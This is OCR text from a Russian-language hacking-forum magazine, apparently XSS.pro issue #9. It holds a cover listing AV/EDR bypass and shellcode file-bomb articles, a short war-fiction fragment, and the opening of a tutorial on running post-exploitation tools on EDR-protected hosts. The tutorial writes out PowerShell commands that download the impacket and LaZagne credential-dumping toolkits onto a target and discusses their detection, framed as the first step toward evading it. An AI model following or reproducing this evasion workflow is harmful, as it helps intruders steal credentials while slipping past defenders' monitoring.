
INCEPTION

Интервью с патриархом Admin XSS.pro

#9



Все исходники прилагаются

XSS.PRO

Обход AV, EDR, XDR (by XSSBot)

Пишем приложение на ванильном JS, сервер на Си и деплоим на Onion (miserylord)

Консольная утилита для создания файловой бомбы с внедрённым шеллкодом (merdock)

И ЕЩЕ БОЛЬШЕ ...

НЕЧТО
СКРЫТОЕ ВНУТРИ

Немецкий обоз разбит партизанами. Остатки взвода снабжения, с потерями, отступил в лес. На пути к базе, оказалась небольшая белорусская деревушка. на карте ее небыло, но она оказалась обитаемой.


Мы тут ...
Мы так рады вас видеть ...
что тут произошло ?...
на нас напали ...
Наши мужчины ... мой мужчина оставил меня ... на нас напали убийцы и многих убили
Позови старосту. Где он прячется ?
его убили первым ...
я вижу среди вас раненый. Мы можем помочь ...
а ты сама почему уцелела ? ...
я пряталась ...

Практика и тесты

Качаем архив с интерпретатором на виртуалку с **edr** и распаковываем. Допустим мы хотим запустить на машине какой нибудь скрипт/тулзу на питоне для пост эксплуатации (у которых скантайм и рантайм детекты), например скрипты из **impacket**, **lazagne**, **pypykatz** (переписанный на питоне **mimikatz**).

Попробуем скачать и распаковать архив с **impacket**

```
Invoke-WebRequest https://github.com/fortra/impacket/archive/refs/heads/master.zip
-OutFile master.zip; Expand-Archive -Path master.zip -DestinationPath . -Force
```

pic. 0101

Edr при статическом анализе очевидно сразу детектит (уведомляя админа/безопасников) и удаляет опасные файлы, т.к их сигнатуры попадают под банальные правила **YARA** сканнера.

pic. 0102

Тоже самое с **Lazagne**, дефендер

```
Invoke-WebRequest https://github.com/AlessandroZ/LaZagne/archive/refs/heads/master.zip
-OutFile master.zip; Expand-Archive -Path master.zip -DestinationPath . -Force
```